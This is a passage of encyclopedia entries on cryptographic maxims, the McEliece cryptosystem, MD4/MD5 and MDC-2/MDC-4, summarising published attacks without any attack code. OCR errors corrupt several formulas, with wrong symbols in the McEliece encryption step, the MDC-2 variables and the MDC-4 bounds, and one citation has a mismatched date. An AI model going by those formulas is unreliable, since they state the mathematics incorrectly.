Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In: Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8-1–8-12
[zbMATH]

Nyberg K (1994) Differentially uniform mappings for cryptography. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 55–64
[zbMATH]

Selmer ES (1996) Linear recurrence relations over finite fields. Department of Mathematics, University of Bergen, Norway
[zbMATH]

Zierler N (1959) Linear recurring sequences. J Soc Indus Appl Math 7(1):31–48
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_171

Maxims

Friedrich L. Bauer[20] ✉
(20) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Here the most often quoted cryptological security maxims are listed (Bauer 2002).

- *Maxim Number One*. "One should not underrate the adversary."
- *Della Porta's maxim*. Only a cryptanalyst, if anybody, can judge the security of a cryptosystem (Kerckhoffs 1883) formulating the knowledge of the sixteenth century cryptologist Giambattista Della Porta (1563)). To this, David Kahn remarked: "Nearly every inventor of a cipher system has been convinced of the unsolvability of his brainchild."
- *Kerckhoffs' maxim*. "No inconvenience should occur if the cryptosystem falls into the hands of the enemy" (Kerckhoffs 1883).
- *Givierge's maxim*. "Superficial complications can be illusory, for they can provide the cryptographer with a false sense of security" (Marcel Givierge, French cryptanalyst in WWI (Givierge 1925a, b)).
- *Rohrbach's maxim*. "In judging the encryption security of a class of methods, cryptographic faults and other infringements of security discipline are to be taken into account." To this, Otto Horak remarked: "Security of a weak cipher method is not increased by trying to keep it [the method] secret." Thus, among other recommendations, the key has to be changed frequently, a periodic key is dangerous and, in the ideal case, a random one-time key is to be used (Rohrbach 1939–1946).
- *Shannon's maxim*. "The enemy knows the general system being used" (Shannon 1949).

- *Kahn's maxim*. "Cryptographic errors, blunders, and faults can significantly simplify unauthorized decryption. To this, David Kahn (1967) remarked "A cryptographer's error is the cryptanalysts only hope."

Cross-References

Shannon's Model

Recommended Reading

Bauer FL (2002) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin [zbMATH]

Givierge M (1925a) Questions de Chiffre, Revue Militaire Française, vol 94 (June 1924), 398–417 (July 1924) 59–78, Paris

Givierge M (1925b) Cours de Cryptographie. Berger-Levrault, Paris [zbMATH]

Kahn D (1967) The codebreakers. Macmillan, New York [zbMATH]

Kerckhoffs A (1883) La Cryptographie militaire. J Sci Mil 9(January):5–38, (February):161–191

Porta, GD (1563) De Furtivis Literarum Notis. Naples

Rohrbach H (1939–1946) Mathematische und Maschinelle Methoden beim Chiffrieren und Dechiffrieren. FIAT Rev Ger Sci Appl Math 3 (I):233–257, Office of Military Government for Germany, Field Information Agencies, Wiesbaden, 1948

Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Tech J 28:656–715 [MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_384

McEliece Public Key Cryptosystem

Nicolas Sendrier[21] ✉
(21) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Definition

The McEliece PKC is a public-key encryption scheme based on error correcting codes. The cryptogram is a code word of a binary Goppa code to which errors are added. Only the legal user, who knows the hidden algebraic structure of the code, can remove those errors and recover the cleartext.

Theory

It was introduced by Robert J. McEliece in 1978 and is among the oldest public-key encryption schemes. Its security is related to hard algorithmic problems of algebraic coding theory. Its main advantages are very efficient encryption and decryption procedures and a good practical and theoretical security. On the other hand, its main drawbacks are a public key of large size and a ciphertext which is larger than the cleartext.

General Idea

The cleartext of k binary digits is encoded into a code word of $n > k$ binary digits by means of some encoder of a t-error correcting binary irreducible Goppa code of length n and dimension k. The ciphertext is obtained by

flipping t randomly chosen bits in this code word. The cleartext is recovered from the ciphertext by applying the decoding procedure. The encoder (a generator matrix of the code) is public but the decoder is known only by the legal user.

Description

Let $\mathcal{L}$ denote a family of binary irreducible t-error correcting Goppa codes of length n and dimension k (where $k \leq n - t\log_2 n$).

- *Key generation*. The legal user picks randomly and uniformly a code C in the family $\mathcal{L}$. Let G_0 be a generator matrix of C. The public key is equal to $G = SG_0P$, where S a random $k \times k$ non-singular binary matrix and P a random $n \times n$ permutation matrix.
- *Encryption*. The cleartext is a word x of $\mathbf{F}_2^k$. The ciphertext is a word of K_i' equal to $xG + e$, where e is randomly chosen with a Hamming weight t.
- *Decryption*. The cleartext is recovered by applying the t-error correcting procedure of C to yP^{-1}.
- *In practice*. The initial proposal of McEliece was to use irreducible binary Goppa codes of length $n = 1024$ and dimension $k = 524$ correcting $t = 50$ errors. To keep up with 30 years of progress in algorithmics and computers (Stern 1989; Canteaut and Chabaud 1998; Bernstein et al. 2008), larger codes are required to obtain secure cryptosystems. We now need a length $n = 2048$ and a dimension $k = 2048 - 11\,t$, with $30 \leq t \leq 120$.

Security and Practice

We are given a family of binary Goppa codes. For an error-correcting capability of t errors, those codes have length $n \leq 2^m$ and dimension $k = n - mt$ (codimension $r = mt$) for some integer m.

Security Reduction

The security of the McEliece encryption scheme is provably reduced to the easiest of the two following decision problems.

Problem 1: (Goppa Bounded Decoding—GBD)

Instance:	*A matrix* H *in* $\{0,1\}^{r\times n}$ *and a word* s *of* $\{0,1\}^{r}$.
Question:	*Is there a word* e *in* $\{0,1\}^{n}$ *of weight* $\leq \frac{r}{\log_2 n}$ *such that* $He^T = s$?

Problem 2: (Goppa Code Distinguishing—GD)

Instance:	*A matrix* G *in* $\{0,1\}^{k\times n}$.
Question:	*Is* G *a generator matrix of a binary Goppa code?*

Problem 1 is a variant of the NP-complete Syndrome Decoding (SD) problem (Berlekamp et al. 1978) and is also NP-complete (Finiasz 2004). The status of Problem 2 is unknown (Sendrier 2002). Both of them are conjectured hard in the average case.

Best Known Attacks

The two approaches for the cryptanalysis are:

- *Message* or *decoding attack*. Decode t error in a known binary linear code of length n and dimension k
- *Key* or *structural attack*. Deduce from the public key G an efficient t-error correcting procedure

The best known decoding attack is Stern's variant of information set decoding (1989). Its first full scale implementation is given in (Canteaut and Chabaud 1998). An effective attack breaking the original McEliece parameters ($n = 1024$, $k = 524$ and $t = 50$) in $\approx 2^{60}$ CPU operations is reported in (Bernstein et al. 2008).

The best known structural attack is reported in (Loidreau and Sendrier 2001). It is in fact an exhaustive search over the code family using the support splitting algorithm (Sendrier 2000). It is always less efficient than the decoding attack. Table 1 presents the main features of the scheme for some typical sets of parameters. The key size is for a systematic generator matrix (i.e., the first $k \times k$ block of the public key G is the identity matrix). Using systematic generator matrices is provably as secure as the original scheme (Biswas and Sendrier 2008).

McEliece Public Key Cryptosystem, Table 1 Some parameters for the McEliece cryptosystem

(*m*, *t*)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	1024	2048	2048	4096	4096
Cleartext bits	524	1696	1278	3844	3616
Information rate	0. 51	0. 83	0. 62	0. 94	0. 88
Key size (in KB)	32	73	120	118	212
Security bits	**59.2**	**86.1**	**105.7**	**86.0**	**126.2**

Systems using binary Goppa code of length $n = 2^m$ and dimension $k = n - mt$
The security is the logarithm in base 2 of a lower bound (Finiasz and Sendrier 2009) for the cost of the best decoding attack

System Implementation

There exists one free open source implementation (HyMES 2008) of a variant of the McEliece encryption scheme. The error pattern is used to encode additional information, which increases the information rate. Table 2 presents the performances of this particular implementation.

McEliece Public Key Cryptosystem, Table 2 Performances and features of the hybrid McEliece encryption scheme

(*m*, *t*)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	1024	2048	2048	4096	4096
Cleartext bits	807	1928	1713	4029	3936
Information rate	0.79	0.94	0.84	0.98	0.96
Encryption cost[a]	245	176	285	126	195
Decryption cost[a]	8080	1790	7080	571	1380

Systems using binary Goppa code of length $n = 2^m$ and dimension $k = n - mt$
The cleartext size is slightly smaller than $k + \log_2 \binom{n}{t}$

[a]Performances given in cycles per cleartext byte, measured on a single core of a Core 2 Intel processor. The C source code of (HyMES 2008) was compiled with icc

Recommended Reading

Bernstein D, Lange T, Peters C (2008) Attacking and defending the McEliece cryptosystem. In: Buchmann J, Ding J (eds) Post-quantum cryptography, Lecture notes in computer science, vol 5299. Springer, Berlin, pp 31–46
[zbMATH]

Berlekamp ER, McEliece RJ, van Tilborg HC (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24(3):384–386
[MathSciNet][zbMATH]

Biswas B, Sendrier N (2008) McEliece cryptosystem in real life: theory and practice. In: Buchmann J, Ding J (eds) PQCrypto 2008. Lecture notes in computer science, vol 5299. Springer, Berlin, pp 47–62
[zbMATH]

Canteaut A, Chabaud F (1998) A new algorithm for finding minimum-weight words in a linear code: application to McEliece's cryptosystem and to narrow-sense BCH codes of length 511. IEEE Trans Inf Theory 44(1):367–378
[MathSciNet][zbMATH]

Finiasz M (2004) Nouvelles constructions utilisant des codes correcteurs d'erreurs en cryptographie clef publique. Thèse de doctorat, École Polytechnique

Finiasz M, Sendrier N (2009) Security bounds for the design of code-based cryptosystems. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009, Lecture notes in computer science, vol 5912. Springer, Berlin, pp 88–105
[zbMATH]

HyMES: Hybrid McEliece Encryption Scheme (2008). Open source software

Loidreau P, Sendrier N (2001) Weak keys in McEliece public-key cryptosystem. IEEE Trans Inf Theory 47(3):1207–1212
[MathSciNet][zbMATH]

McEliece RJ (1978) A public-key cryptosystem based on algebraic coding theory. DSN Progress Report. Jet Propulsion Laboratory, California Institute of Technology, Pasadena, CA, pp 114–116
[zbMATH]

Sendrier N (2002) On the security of the McEliece public-key cryptosystem. In: Blaum M, Farrell P, van Tilborg H (eds) Information, coding and mathematics. Kluwer international series in engineering and computer science, vol 687. Kluwer, Dordrecht, pp 141–163. Proceedings of workshop honoring prof. Bob McEliece on his 60th birthday
[zbMATH]

Sendrier N (2000) Finding the permutation between equivalent codes: the support splitting algorithm. IEEE Trans Inf Theory 46(4):1193–1203
[MathSciNet][zbMATH]

Stern J (1989) A method for finding codewords of small weight. In: Cohen G, Wolfmann J (eds) Coding theory and applications, Lecture notes in computer science, vol 388. Springer, Berlin, pp 106–113
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300582

MD4 Hash Function

MD4-MD5

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_595

MD4-MD5

Nicky Mouha[22] ✉
(22) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Nicky Mouha**
Email: nicky.mouha@esat.kuleuven.be

Synonyms

MD4 hash function; MD5 hash function

Definition

MD4 and MD5 are cryptographic hash functions designed by Rivest. Several hash functions have been influenced by their design. Practical attacks exist for MD4 and MD5, with high impact on commonly used applications.


Theory

Description

The MD4 (Rivest 1990) and MD5 (Rivest 1992) algorithms are cryptographic Hash Functions designed by Rivest. A cryptographic hash function converts a variable-length input into a fixed-length output. It is important that certain security requirements are met, such as Preimage Resistance, Second Preimage Resistance, and Collision Resistance. For both algorithms, the output length is 128 bits.

MD4 and MD5 are iterated hash functions, using the Merkle-Damgård mode of iteration. Messages are padded using the Merkle-Damgård strenghtening technique and split into 512-bit blocks. Each of these are processed by the compression function.

The MD4 compression function consists of three rounds, each further divided into 16 steps. A message expansion determines which 32-bit message words are used in every step. The step function is shown in Fig. 1.



MD4-MD5, Fig. 1 The step function of MD4 and MD5. The addition of B_t (*dashed line*) does not occur in MD4

Afterwards, a feedforward is applied to obtain a Davies-Meyer Hash Function.

MD5 was designed as a successor to MD4, with a more conservative design from a security point of view. The most significant changes include a fourth round, an extra addition in the step function, and different constants for every step. The step function of MD5 is shown in Fig. 1.

The MD4 and MD5 algorithms use addition modulo 2^{32} and 3-input Boolean functions as a source of non-linearity in $\mathbb{A}_1$. This design allows for

a fast implementation in software.

Several hash functions were influenced by the design of MD4 and MD5, such as the *SHA Family* and the *RIPEMD Family*.

Applications

MD5 is currently one of the most widely used hash functions. The use of MD4 is less common today. In the Linux kernel, an implementation of both MD4 and MD5 can be found.

To avoid storing passwords in the clear, the hash value of the password can be stored instead. On Unix-like systems (including Linux), the MD5 hash value of user account passwords can be stored in "`/etc/shadow`". Similarly, the Apache web server can store the MD5 hash of passwords for web site authentication (Franks et al. 1999). On Windows, this is the default setting. NTLM (NT LAN Manager) (Microsoft Corporation 2010), used for file and printer sharing under Windows, uses MD4 in the first version of its protocol, and HMAC-MD5 in the second version.

Unix-like operating systems include the md5sum tool to check files for integrity. In the rsync utility (Davison 2009), used to synchronize files and directories, MD4 was used to check files for modification. Since version 3.0.0, MD5 is used instead.

For digital signatures, not the message itself, but the hash value of the message is signed. Digital signatures can be used to generate certificates for HTTPS (Rescorla 2000). HTTPS is used to secure web sites, for example, for banking or e-commerce applications. MD5 is currently still used in existing certificates, but is not used anymore for newly issued certificates (Hoffman 2008).

Attacks

Attacks on the Short Output Length

MD4 and MD5 have an output length of 128 bits. According to the *birthday paradox*, a collision can be found after about 2^{64} compression function evaluations. As Yuval (1979) showed, an attacker can choose both messages of this collision to be meaningful (instead of random-looking).

Van Oorschot and Wiener (1994) estimated that such a machine could be built with $10 million in 1994, and obtain two meaningful messages with

the same MD5 hash value in 24 days. In 2009, a similar machine would cost only a few 10,000 dollars in off-the-shelf FPGAs (Smart et al. 2009).

Collision Attacks

Dobbertin showed that collisions for MD4 can be obtained with a complexity of 2^{20} equivalent compression function evaluations (Dobbertin 1996). This attack can be carried out in seconds on a PC. Wang et al. later presented an improved attack with a complexity of 2^8 (Wang et al. 2005). Naito et al. further improved the attack complexity to less than 3 compression function evaluations (Naito et al. 2005).

For MD5, Den Boer and Bosselaers found how a pseudo-collision can be obtained in 2^{16} (den Boer and Bosselaers 1994). Although they could not find a collision for the MD5 hash function, their result shows that the security proof of the Merkle-Damgård mode of iteration cannot be applied to MD5. Wang et al. were the first to find an actual collision for MD5 (Wang and Yu 2005). Improvements by Klima and Stevens bring the complexity of a collision search down to a few seconds on a standard PC.

For POP3 (Leurent 2007), the collision attacks on MD5 can be used to mount a password recovery attack. Together with IMAP (Crispin 2003), POP3 (Myers and Rose 1996) is one of the most used protocols for retrieving e-mail.

Stevens et al. extended these results to chosen-prefix attacks (Stevens et al. 2007). In this scenario, the attacker can choose two arbitrary messages, and append a few extra blocks to them to make their hash values collide. They showed how this can be used to construct colliding X.509 certificates. A further improvement of their attack allowed them to obtain a rogue CA certificate (Sotirov et al. 2008). This certificate allows an attacker to impersonate any website secured by HTTPS (Rescorla 2000).

Preimage Attacks

Leurent showed how a preimage of MD4 can be constructed with a complexity of 2^{102} (Leurent 2008). For MD5, Sasaki found a preimage attack with a complexity of 2^{123} (Sasaki and Aoki 2009).

Attacks on Concatenated Combiners

Very recently, attacks were proposed by Mendel et al. (2009) when the message is hashed using both MD5 and and another hash function, and the outputs are concatenated. Such combiners are designed to hedge against nongeneric attacks on particular hash functions. In SSL 3.0/TLS 1.0 and TLS 1.1 (Dierks and Allen 1999; Dierks and Rescorla 2006), the combiner MD5 ‖ SHA-1 is used. They estimate that an attack on a concatenated combiner using MD5 would have a complexity of about 2^{60}, if the collision attack on the other hash function is fast enough.

Open Problems

Fast progress is being made in the cryptanalysis of MD4 and MD5, as new techniques are being developed and existing methods are optimized. The improvement of the attacks on MD4 and MD5 can therefore be seen as an open problem.

Cross-References

- Collision Resistance
- Hash Functions
- Preimage Resistance
- Second Preimage Resistance

Recommended Reading

Cramer R (ed) (2005) Proceedings of the Advances in cryptology – EUROCRYPT ’05: 24th annual international conference on the theory and applications of cryptographic techniques, Aarhus, 22–26 May 2005. Lecture notes in computer science, vol 3494. Springer, Berlin
[zbMATH]

Crispin M (2003) Internet Message Access Protocol – version 4rev1. RFC 3501 (Proposed Standard) (March 2003) updated by RFCs 4466, 4469, 4551, 5032, 5182

Davison W (2009) rsync. http://samba.anu.edu.au/rsync/

den Boer B, Bosselaers A (1994) Collisions for the compression function of MD5. In: Advances in cryptology – EUROCRYPT ’93: proceedings, Lofthus, 23–27 May 1993. Lecture notes in computer science, vol 756. Springer, Berlin, pp 293–304
[zbMATH]

Dierks T, Allen C (1999) The TLS Protocol version 1.0. RFC 2246 (Proposed Standard) (January 1999) Obsoleted by RFC 4346, updated by RFC 3546

Dierks T, Rescorla E (2006) The Transport Layer Security (TLS) Protocol version 1.1. RFC 4346 (Proposed Standard) (April 2006) Obsoleted by RFC 5246, updated by RFCs 4366, 4680, 4681

Dobbertin H (1996) Cryptanalysis of MD4. In: Gollmann D (ed) FSE'96: proceedings, Cambridge, 21–23 February 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 53–69 [zbMATH]

Franks J, Hallam-Baker P, Hostetler J, Lawrence S, Leach P, Luotonen A, Stewart L (1999) HTTP authentication: basic and digest access authentication. RFC 2617 (Draft Standard) (June 1999)

Hoffman S (2008) Verisign discontinues flawed MD5 certificates. (December 2008)

Leurent G (2007) Message freedom in MD4 and MD5 collisions: application to APOP. In: Biryukov A (ed) FSE'07: proceedings, Luxembourg, 26–28 March 2007. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 309–328
[zbMATH]

Leurent G (2008) MD4 is not one-way. In: Nyberg K (ed) FSE'08: proceedings, Lausanne, 10–13 February 2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 412–428
[zbMATH]

Mendel F, Rechberger C, Schläffer M (2009) MD5 is weaker than weak: attacks on concatenated combiners. In: Matsui M (ed) Advances in cryptology – ASIACRYPT '09: proceedings, Tokyo, 6–10 December 2009. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 144–161
[zbMATH]

Microsoft Corporation: NTLM v1 and NTLM v2 Messages (2010). http://msdn.microsoft.com/en-us/library/cc236698(PROT.10).aspx

Myers J, Rose M (1996): Post Office Protocol – version 3. RFC 1939 (Standard) (May 1996) updated by RFCs 1957, 2449

Naito Y, Sasaki Y, Kunihiro N, Ohta K (2005) Improved collision attack on MD4 with probability almost 1. In: Won D, Kim S (eds) ICISC 2005: proceedings, Seoul, 1–2 December 2005. Lecture notes in computer science, vol 3935. Springer, Berlin, pp 129–145
[zbMATH]

Rescorla E (2000) HTTP over TLS. RFC 2818 (Informational) (May 2000)

Rivest RL (1990) The MD4 message digest algorithm. In: Menezes A, Vanstone SA (eds) Advances in cryptology – CRYPTO '90: proceedings, Santa Barbara, 11–15 August 1990. Lecture notes in computer science, vol 537. Springer, New York, pp 303–311
[zbMATH]

Rivest RL (1992) The MD5 message-digest algorithm. RFC 1321 (April 1992)

Sasaki Y, Aoki K (2009) Finding preimages in full MD5 faster than exhaustive search. In: Joux A (ed) Advances in cryptology – EUROCRYPT '09: proceedings, Cologne, 26–30 April 2009. Lecture

notes in computer science, vol 5479. Springer, Berlin, pp 134–152
[zbMATH]

Smart N et al (2009) ECRYPT II yearly report on Algorithms and Keysizes (2008–2009). Technical report, ECRYPT II Network of Excellence in Cryptography

Sotirov A, Stevens M, Appelbaum J, Lenstra A, Molnar DA, Osvik DA, de Weger B (2008) MD5 considered harmful today: creating a rogue CA certificate (December 2008). 25th Chaos Communications Congress, Berlin, Germany

Stevens M, Lenstra AK, de Weger B (2007) Chosen-prefix collisions for MD5 and colliding X.509 Certificates for different identities. In: Naor M (ed) Advances in cryptology – EUROCRYPT ’07: proceedings, Barcelona, 20–24 May 2007. Lecture notes in computer science, vol 4515. Springer, Berlin, pp 1–22

van Oorschot PC, Wiener MJ (1994) Parallel collision search with application to hash functions and discrete logarithms. In: 2nd ACM Conference on Computer and Communications Security, Fairfax, November 1994. ACM, New York, pp 210–218
[zbMATH]

Wang X, Yu H (2005) How to break MD5 and other hash functions. In: Cramer R (ed) Advances in cryptology – EUROCRYPT ’05: proceedings, Aarhus, 22–26 May 2005. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 19–35
[zbMATH]

Wang X, Lai X, Feng D, Chen H, Yu X (2005) Cryptanalysis of the hash functions MD4 and RIPEMD. In: Cramer R (ed) Advances in cryptology – EUROCRYPT ’05: proceedings, Aarhus, 22–26 May 2005. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 1–18

Yuval G (1979) How to swindle Rabin. Cryptologia 3:187–189
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300583

MD5 Hash Function

MD4-MD5

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_596

MDC-2 and MDC-4

Bart Preneel[23] ✉
(23) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Manipulation detection code-2; Manipulation detection code-4; Meyer-Schilling hash functions

Definition

MDC-2 and MDC-4 are constructions for Hash Functions based on a Block Cipher, where the length in bits of the hash result is twice the block length of the block cipher.

Background

MDC-2 and MDC-4 have been described in a patent by Brachtl et al. (Brachtl et al. 1990) that was filed in 1988 and issued in 1990; they are also known as the Meyer-Schilling hash functions after the authors of the first paper describing these schemes (Meyer and Schilling 1988). MDC-2 is included in ISO/IEC 10118-2 (ISO/IEC 10118 Information technology – Security techniques – Hash-functions 1998) and used in the financial and health sectors.

Theory

MDC-2 and MDC-4 are unkeyed cryptographic hash functions which may have the following properties: *preimage resistance*, *second preimage resistance*, and *collision resistance*; these properties may or may not be achieved depending on the properties of the underlying block cipher.

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$ and $\|$ denotes the concatenation of strings.

MDC-2 is an iterated hash function with a compression function that maps $2k + n$ bits to $2n$ bits. It requires two encryptions to hash an n-bit block, hence its rate is 1/2:

$$
\begin{aligned}
T_i^1 &= E_{u\left(H_{i-1}^1\right)}\left(X_i\right) \oplus X_i = LT_i^1 \,\Big\|\, RT_i^1 \\
T_i^2 &= E_{v\left(H_{i-1}^2\right)}\left(X_i\right) \oplus X_i = LT_i^2 \,\Big\|\, RT_i^2 \\
H_i^1 &= LT_i^1 \,\Big\|\, RT_i^2 \\
H_i^2 &= LT_i^2 \,\Big\|\, RT_i^1.
\end{aligned}
$$

The variables $\mathbf{F}_{p^t}$ and $\mathbf{F}_{p^t}$ are initialized with the values IV_1 and IV_2, respectively, and the hash result is equal to the concatenation of $\mathbf{F}_{p^t}$ and H_t^2. The functions u, v map the ciphertext space to the key space and need to satisfy the condition $u(IV^1) \neq v(IV^2)$. For *DES*, these mappings from 64 to 56 bits drop the parity bits in every byte and fix the second and third key bits to 01 and 10, respectively (to preclude attacks based on the complementation property and based on *weak keys* and semi-weak keys). By iterating this compression function in combination with MD-strengthening (Hash Functions) one can construct a hash function based on this compression function.

For $k = n$, the best known (second) preimage attacks have a time/space product approximately equal to 2^{2n}, with as minimal time complexity $(n + 1)2^n$ and space complexity 2^{n+1} (Knudsen et al. 2009); an earlier result of (Lai and Massey 1993) lies on this curve with a time complexity $2^{3n/2}$

and space complexity $2^{n/2}$. The complexity of the generic collision attack (time 2^n, negligible space) can be reduced with a small factor (about $log_2 n/n$) at the cost of a space requirement equal to the time complexity (Knudsen et al. 2009). Note that the compression function of MDC-2 is rather weak: Preimage and collision attacks on the compression function require at most 2^n and $2^{n/2}$ encryptions. Steinberger (Steinberger 2007) has proved a lower bound of $2^{3n/5}$ for collisions for the hash function in the ideal cipher model.

For *DES*, collisions can be found in time 2^{54} with negligible memory, or time and memory $2^{51.5}$; this is not an acceptable security level in 2024. For *AES*, collisions can be found in time 2^{128} with negligible memory, or time and memory $2^{124.5}$; this should be compared to the lower bound of 2^{75}.

The compression function of MDC-4 consists of the concatenation of two MDC-2 steps, where the plaintexts in the second step are equal to H_{i-1}^2 and $2/\sqrt{3}$ MDC-4 requires four encryptions to hash an n-bit block, hence its rate is 1/4. For $k = n$, the best known preimage attack for MDC-4 requires $2^{7n/4}$ operations. This shows that MDC-4 is probably more secure than MDC-2 against preimage attacks. However, finding a collision for MDC-4 itself requires only 2^{n+2} encryptions. Hong and Kwon (2014) present a preimage attack on MDC-4 with complexity $2^{3n/2}$. The best known attacks on the compression function of MDC-4 require $2^{3n/2}$ encryptions for a (2nd) preimage and $2^{3n/4}$ encryptions for a collision (Knudsen and Preneel 2002; Preneel 1993). For MDC-4 with two independent block ciphers (and for its compression function), Mennink has proved (2014) that $2^{3n/2}$ queries to the block cipher or the construction are required for collisions and $2^{3n/2}$ queries are required for preimages. Mennink (2013) also showed that the MDC-4 compression function is indifferentiable up to $\mathbb{F}_{11^2}$ queries.

It is conjectured that both MDC-2 and MDC-4 achieve an acceptable security level (in 2024) against (2nd) preimage attacks for block ciphers with a block length and key length of 128 bits or more. It is also conjectured that both functions achieve an acceptable security level (in 2024) against collision attacks for block ciphers with a block length and key length of 128 bits or more (e.g., *AES*, *Camellia*, *CAST-256*, *MARS*, *RC6*, *TWOFISH*, and *SERPENT*).

It is also important to note that a block cipher may have properties which pose no problem at all when they are used only for encryption, but which may result in MDC-2 and/or MDC-4 to be insecure (Preneel 1993; Preneel et al. 1994). Any deviation from “random behavior” of the encryption steps or of the key schedule could result in security weaknesses (for example, it would not be advisable to use *DES-X* due to the absence of a key schedule for part of the key).

Open Problems and Future Directions

A first open problem is to close the gap for the collision security of MDC-2 and for MDC-4 with a single block cipher, either by providing better collision bounds or by providing better attacks. For MDC-4 and for its compression function (with two different block ciphers), there is still a gap to be closed between the best security bound and the best attack for both collision resistance and preimage resistance. For more details see Mennink (2014).

Cross-References

Block Ciphers
Hash Functions

References

Brachtl BO, Coppersmith D, Hyden MM, Matyas SM, Meyer CH, Oseas J, Pilpel S, Schilling M (1990) Data authentication using modification detection codes based on a public one way encryption function. US patent 4,908,861, 13 Mar 1990

Hong D, Kwon D (2014) Cryptanalysis of double-block-length jash modes MDC-4 and MJH. IEICE Trans Fundam Electron Commun Comput Sci 97-A(8):1747–1753

ISO/IEC 10118 Information technology – Security techniques – Hash-functions. (1998) Part 1: general, 2000, Part 2: hash-functions using an n-bit block cipher algorithm, 2000, Part 3: dedicated hash-functions, 2003. Part 4: hash-functions using modular arithmetic

Knudsen L, Preneel B (2002) Enhancing the security of hash functions using non-binary error correcting codes. IEEE Trans Inf Theory 48(9):2524–2539
[zbMATH]

Knudsen LR, Mendel F, Rechberger C, Thomsen SS (2009) Cryptanalysis of MDC-2. In: Joux A (ed) Advances in cryptology – EUROCRYPT'09: proceedings, Cologne, 26–30 April 2009. Lecture notes in computer science, vol 5479. Springer, Berlin, pp 106–120
[zbMATH]

Lai X, Massey JL (1993) Hash functions based on block ciphers. In: Rueppel RA (ed) Advances in cryptology—EUROCRYPT '92: proceedings, Balatonfüred, 24–28 May 1992. Lecture notes in computer science, vol 658. Springer, Berlin, pp 55–70
[zbMATH]

Mennink B (2013) Indifferentiability of double length compression functions. In Stam M (ed) Cryptography and coding — IMACC'13: proceedings, Oxford, UK, 17-19 December 1993. Lecture notes in computer science, vol 8308. Springer, Berlin, pp 232–251

Mennink B (2014) On the collision and preimage security of MDC-4 in the ideal cipher model. Des Codes Cryptogr 73(1):121–150

Meyer CH, Schilling M (1988) Secure program load with manipulation detection code. In: Proceedings of SECURICOM '88, Paris, pp 111–130

Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral dissertation, Katholieke Universiteit Leuven

